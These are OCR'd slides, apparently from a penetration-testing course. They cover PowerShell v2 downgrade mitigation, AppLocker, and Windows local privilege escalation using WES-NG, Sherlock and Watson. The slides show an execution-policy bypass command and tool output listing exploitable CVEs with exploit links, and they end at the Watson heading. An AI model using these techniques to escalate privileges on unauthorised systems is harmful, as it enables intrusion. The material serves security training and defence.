
- If the feature hasn't been disabled on the target system, attackers can easily bypass enhanced Powershell logging by downgrading their Powershell session to version 2.



MITIGATION & DETECTION – POWERSHELL

- After upgrading Powershell to a more recent version across your environment, disable Powershell version 2 on all your endpoints (can be done via GPO).

Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root




- **NOTE:** You can also detect PS session downgrades by monitoring EventID 400 and filtering logs with EngineVersion=2.*.

MITIGATION & DETECTION – APPLICATION WHITELISTING

- Application whitelisting is one of the best methods to limit host enumeration and other attacker activity.
- It's definitely not easy to implement in real-word networks; but if done correctly, it can severely limit what an attacker can do on a compromised system.

Reference: https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/what-is-applocker



What Is AppLocker?

09/21/2017 • 4 minutes to read •

Applies to


- Windows 10
- Windows Server

This topic for the IT professional describes what AppLocker is and how its features differ from Software Restriction Policies.

AppLocker advances the app control features and functionality of Software Restriction Policies. AppLocker contains new capabilities and extensions that allow you to create rules to allow or deny apps from running based

3. WINDOWS LOCAL PRIVILEGE ESCALATION


WINDOWS LOCAL PRIVILEGE ESCALATION



The situation:

You're done enumerating the system you compromised and you want to elevate your privileges and gain local admin rights.

LOCAL PRIVILEGE ESCALATION TOOLS



Vulnerability Detection:

- **Windows Exploit Suggester (Next Generation) -** https://github.com/bitsadmin/wesng
- **Sherlock & Watson:**
  - https://github.com/rasta-mouse/Sherlock (Powershell)
  - https://github.com/rasta-mouse/Watson (C#)


Configuration Abuse:

- **PowerUp & SharpUp:**
  - https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc (Powershell)
  - https://github.com/GhostPack/SharpUp (C#)

LOCAL PRIVESC – WES(NG)

Windows Exploit Suggester (Next Generation) - https://github.com/bitsadmin/wesng

- Takes the output of the systeminfo command as input and provides a list of vulnerabilities the OS is vulnerable to by enumerating missing patches.



Usage:

#Detect all vulnerabilities

python wes.py SYSINFO-FILE

#Show vulnerabilities with exploits

python wes.py SYSINFO-FILE --exploits-only

#Show only privesc vulnerabilities with exploits

python wes.py SYSINFO-FILE --exploits-only --impact "Elevation of Privilege"

LOCAL PRIVESC – WES(NG)

- **NOTE:** There's no guarantee the linked exploits will work or that you'll come across anything other than simple POCs.
- It will still take some effort on your part to find or build something that works.

```
trace@monarch:/flutter/VM_Files/PurpleHaze/wesng$ python wes.py sysinfo-ZERO --exploits-only --impact "Elevation of Privilege"
Windows Exploit Suggester 0.96 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 7 for x64-based Systems Service Pack 1
    - Generation: 7
    - Build: 7601
    - Version: None
    - Architecture: x64-based
    - Installed hotfixes (115): KB971033, KB3191566, KB2491683, KB2506014, KB2506212, KB2506928, KB2533552, KB2534366, KB2552343, KB256293
 KB2603229, KB2604115, KB2621440, KB2653956, KB2654428, KB2667402, KB2685813, KB2685939, KB2690533, KB2698365, KB2705219, KB2706045, KB271
94, KB2729452, KB2732059, KB2736422, KB2742599, KB2750841, KB2758857, KB2761217, KB2770660, KB2773072, KB2786081, KB2791765, KB2799926, KB
13430, KB2834140, KB2836943, KB2843630, KB2852386, KB2861698, KB2862330, KB2862335, KB2864202, KB2868038, KB2871997, KB2872035, KB2888049,
B2973112, KB2977292, KB2978120, KB2984972, KB2991963, KB2992611, KB2999226, KB3004375, KB3004469, KB3006121, KB3010788, KB3011780, KB30232
, KB3045685, KB3046017, KB3046269, KB3046480, KB3054476, KB3059317, KB3074543, KB3080149, KB3092601, KB3097989, KB3101722, KB3107998, KB31
329, KB3122648, KB3124275, KB3126587, KB3138378, KB3138910, KB3139398, KB3139914, KB3140245, KB3150220, KB3155178, KB3156016, KB3159398, K
179573, KB3184143, KB4019990, KB4040980, KB958488, KB976902, KB976932, KB4507449
[+] Loading definitions
    - Creation date of definitions: 20190723
[+] Determining missing patches
[+] Applying display filters
[+] Found vulnerabilities

Date: 20161108
CVE: CVE-2016-7216
KB: KB3197867
Title: Security Update for Windows Kernel
Affected product: Windows 7 for x64-based Systems Service Pack 1
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: https://www.exploit-db.com/exploits/40766/
```

LOCAL PRIVESC – SHERLOCK & WATSON

- **Sherlock** –Powershell script to enumerate missing patches and provide working vulnerabilities (deprecated but still useful inWindows 7 andWindows Server 2012 environments).
- **Watson** - .NET program (C#) to enumerate missing patches and provide working vulnerabilities (useful in Windows 10 andWindows Server 2016/2019 environments).

Sherlock Usage:

#Bypass Powershell execution policy

```
$env:PSExecutionPolicyPreference="bypass“
```

#Import all Sherlock and run vulnerability checks

```
Import-Module .\Sherlock.ps1
```

```
Find-AllVulns
```

Watson Usage:

#Run vulnerability checks


```
Watson.exe
```

LOCAL PRIVESC – SHERLOCK

Windows PowerShell

```
PS C:\Users\miller\Desktop\PurpleHaze> $env:PSExecutionPolicyPreference="bypass"
PS C:\Users\miller\Desktop\PurpleHaze> Import-Module .\Sherlock.ps1
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> Find-AllVulns


Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable
```

LOCAL PRIVESC – WATSON



